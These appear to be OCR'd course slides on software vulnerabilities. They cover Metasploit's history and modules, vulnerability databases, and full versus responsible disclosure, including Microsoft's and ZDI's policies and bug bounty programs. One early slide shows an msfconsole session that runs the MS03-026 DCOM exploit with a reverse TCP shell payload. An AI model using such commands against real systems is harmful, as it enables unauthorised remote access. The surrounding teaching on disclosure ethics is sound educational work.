
- What should we consider?
  - How hard is it to exploit?
  - How many people/machines will be affected?
  - How should users be educated?
  - Will companies react appropriately?
  - ...

- Thoughts?

Tools: Metasploit

Thank you, HD Moore

Usage Information



```
$ msfconsole

                ##                          ###           ##    ##
 ##  ##  #### ###### ####  #####   #####    ##    ####        ######
####### ##  ##  ##  ##         ## ##  ##    ##   ##  ##   ###   ##
####### ######  ##  #####   ####  ##  ##    ##   ##  ##   ##    ##
## # ##     ##  ##  ## ## ##      #####    ##   ##  ##   ##    ##
##   ##  #### ###   #####   #####     ##   ####   ####   #### ###
                                      ##

msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > show payloads
msf exploit(ms03_026_dcom) > set PAYLOAD generic/shell_reverse_tcp
msf exploit(ms03_026_dcom) > set LHOST [MY IP ADDRESS]
msf exploit(ms03_026_dcom) > set RHOST [TARGET IP]
msf exploit(ms03_026_dcom) > exploit
```

First release of Metasploit: 10/2003

Metasploit

https://www.safaribooksonline.com/library/view/metasploit/9781593272883/pr04s03.html

A Brief History of Metasploit

Metasploit was originally developed and conceived by HD Moore while he was employed by a security firm. When HD realized that he was spending most of his time validating and sanitizing public exploit code, he began to create a flexible and maintainable framework for the creation and development of exploits. He released his first edition of the Perl-based Metasploit in October 2003 with a total of 11 exploits.


Metasploit

https://www.secforce.com/media/presentations/What_you_didnt_know_about_Metasploit.pdf

This first release includes exploits for:

- IIS 5.0 nsiislog.dll POST Overflow
- IIS 5.0 NTDLL via WebDAV (working almost 100%, all SP's)
- IIS 5.0 Printer Overflow (one return address for SP0 and SP1)
- **MS03-026 RPC DCOM** (arbitrary payloads are useful)
- Apache Win32 Chunked Encoding (NT 4.0 and Win2K)
- Samba trans2open Overflow (Linux and FreeBSD)
- Solaris sadmind Command Execution
- War-FTPD 1.65 PASS Overflow (Win2k)

How do you find it?



Browse Exploit & Auxiliary Modules

The Metasploit Project hosts the world's largest database of quality assured exploits, including hundreds of remote exploits, auxiliary modules, and payloads. You can even review the Metasploit Framework source code of any module - or write your own.

Search for modules

Open Source Vulnerability DataBase ID:

Bugtraq ID:

Full Text Search:

Common Vulnerabilities Exposures ID: CVE-2003-0352


Microsoft Security Bulletin ID:

Microsoft RPC DCOM Interface Overflow

This module exploits a stack buffer overflow in the RPCSS service, this vulnerability was originally found by the Last Stage of Delirium research group and has been widely exploited ever since. This module can exploit the English versions of Windows NT 4.0 SP3-6a, Windows 2000, Windows XP, and Windows 2003 all in one request :)

Rank

But this is just one of hundreds!



▸ Winamp Playlist UNC Path Computer Name Overflow

▸ Winamp Ultravox Streaming Metadata (in_mp3.dll) Buffer Overflow

▸ WinDVD7 IASystemInfo.DLL ActiveX Control Buffer Overflow

▸ WinZip FileView (WZFILEVIEW.FileViewCtrl.61) ActiveX Buffer Overflow

▸ Microsoft WMI Administration Tools ActiveX Buffer Overflow

▸ XMPlay 3.3.0.4 (ASX Filename) Buffer Overflow

▸ Yahoo! Messenger YVerInfo.dll ActiveX Control Buffer Overflow

▸ Yahoo! Messenger 8.1.0.249 ActiveX Control Buffer Overflow

▸ Zenturi ProgramChecker ActiveX Control Arbitrary File Download

▸ Microsoft RPC DCOM Interface Overflow

▸ Microsoft Message Queueing Service Path Overflow

▸ Microsoft DNS RPC Service extractQuotedChar() Overflow (TCP)

▸ Microsoft Message Queueing Service DNS Name Path Overflow

A few recent and familiar ones...


- We are still seeing buffer overflow vulnerabilities
  - Sudo Bug Lets Non-Privileged Linux and macOS Users Run Commands as Root
  - **CVE-2019-18634, February 2020**
- Symlinks vulnerabilities
  - https://cwe.mitre.org/data/definitions/61.html

Organizing vulnerabilities

- Vendors
  - Microsoft
- Government-sponsored agencies
  - US-CERT, Mitre
- Community
  - OSVDB, Metasploit

What else do companies do?

Bounties



Mozilla Foundation [US] https://www.mozilla.org/en-US/security/bug-bounty/
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Bug Bounty Program

Introduction

The Mozilla Security Bug Bounty Program is designed to encourage security research in Mozilla software and to reward those who help us create the safest Internet clients in existence.

Many thanks to Linspire and Mark Shuttleworth, who provided start-up funding for this endeavor.

Mozilla has paid out over 1.6 million dollars in bounties to our various researchers!

Mozilla manages two different bug bounty programs. One program focuses on Firefox and other client applications and one bounty program focuses on our web properties and services.

- Information on the Client Bug Bounty Program can be found here
- Information on the Web and Services Bug Bounty Program can be found here

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Vulnerabilities & Exploits in the “real-world”

- Not every vulnerability has an exploit
    - But when it does - https://www.exploit-db.com
- News, exploit tools, scanners

- “Zero-day” vulnerability is a newly discovered software vulnerability. Known to the developer/researcher/vendor, but doesn’t have a patch.

- What if you find a vulnerability?
    - Responsible Disclosure! Remember, we are the good guys!

Responsible Disclosure

Suppose security researcher Alice finds a vulnerability in TechCo’s product. As a researcher, Alice wants to share this information.

What risks & opportunities does Alice face when seeking to disclose TechCo's vulnerability?

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Start the presentation to see live content. For screen share software, share the entire screen. Get help at **pollev.com/app**

Responsible Disclosure

- Suppose security researcher Alice finds a vulnerability in TechCo’s product. As a researcher, Alice wants to share this information.

- Questions
  - To whom might she disclose this information?
  - What’s good for Alice?
  - What’s good for Alice’s employer?
  - What’s good for TechCo?
  - What’s good for the people who rely on TechCo’s product?

What might happen if Alice goes forward with a full public disclosure?

- Alice could become famous!
- TechCo’s stock market shares could plummet!
- Bad guys could use this information to attack TechCo’s deployed products!
- Alice could get sued!
- Alice’s employer could get sued!
- Alice could get arrested!

What might happen if Alice stays quiet?

- Someone else might get famous!
- Bad guys might already know of or might soon discover the same vulnerability!
- TechCo’s users might remain unaware of the risks they bear!

Different Forms of Disclosure

- Full Disclosure
  - publicly disclose the discovery of a vulnerability immediately. Vendors, security professionals, and attackers are notified of a vulnerability at the same time
- Limited/ Responsible Disclosure
  - the vulnerability is shared among as few individuals as possible. This group consists of the disclosure, the vendor and possibly a third party coordinator. The initial public disclosure only describes the flawed product and includes very few details about the vulnerability.

Full vs. Limited Disclosure

Information Disclosure and the Diffusion of Information Security Attacks

Sabyasachi Mitra and Sam Ransbotham

Information Systems Research 2015 26:3, 565-584

Explores the effects of full disclosure vs. limited (responsible) disclosure. Examine IDS logs from over 900 client firms, over 1200 vulnerabilities. Found that full disclosure leads to:

- similar volume of attacks
- attacks occur sooner, patches occur sooner as well
- more firms being targeted by attacks
- increases the chance a vulnerability is first exploited

Microsoft’s View

- Under the principle of Coordinated Vulnerability Disclosure**, finders disclose** newly discovered vulnerabilities in hardware, software, and services **directly to** the **vendors of the affected product**, to a **national CERT** or other coordinator who will report to the vendor privately, **<u>or</u> to a private service** that will likewise report to the vendor privately.
- The **finder allows the vendor** the opportunity to diagnose and offer fully tested updates, workarounds, or other **corrective measures before any party discloses detailed vulnerability or exploit information to the public**. The vendor continues to coordinate with the finder throughout the vulnerability investigation and provides the finder with updates on case progress.
- Upon release of an update, the **vendor may recognize the finder** in bulletins or advisories for finding and privately reporting the issue.
- **If attacks are underway in the wild**, and the vendor is still working on the update, then **both the finder and vendor work together** as closely as possible **to provide early public vulnerability disclosure** to protect customers.
- **The aim is to provide timely and consistent guidance to customers to protect themselves.**

The Problem with Limited Disclosure

- Whom to trust with the initial vulnerability information?
- Without mandatory public disclosure there is nothing to motivate the vendor to develop a timely fix. Final public disclosure can be delayed indefinitely.
- The development of tools to detect vulnerable systems and test vendor patches will be delayed.
- If the exploit is active, the system will be exposed or exploited while disclosure is delayed until the vendor is ready to release a patch

Trend Micro’s Zero Day Initiative (ZDI)

- (Security researchers are paid for their disclosures to ZDI)

- The **first attempt at contact** will be through any appropriate contacts or formal mechanisms listed on the vendor Web site, or by sending an e-mail to security@, support@, info@, and secure@company.com with the pertinent information about the vulnerability.
- If a vendor fails to acknowledge ZDI’s initial notification within five business days, ZDI will initiate a second formal contact by a **direct telephone call** to a representative for that vendor.
- If ZDI exhausts all reasonable means in order to contact a vendor, then ZDI **may issue a public advisory disclosing its findings fifteen business days** after the initial contact.
- If a vendor response is received within the timeframe outlined above, **ZDI will allow the vendor 4-months to address the vulnerability** with a patch.
- **Before public disclosure** of a vulnerability, ZDI **may share technical details of the vulnerability with other security vendors** who are in a position to provide a protective response to a broader user base.

Overview of Responsible Disclosure

(Assuming that you are the researcher)

1. Disclose to your employer
2. Disclose to the vendor
3. After a "sufficient period of time," disclose publicly

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- My advice: run everything past your employer first!

Bug Bounty Programs

3rd party programs:

- https://www.hackerone.com/
- https://internetbugbounty.org/
- http://www.zerodayinitiative.com/about/
- https://www.bugcrowd.com/

Many vendors have their own bug bounty programs as well!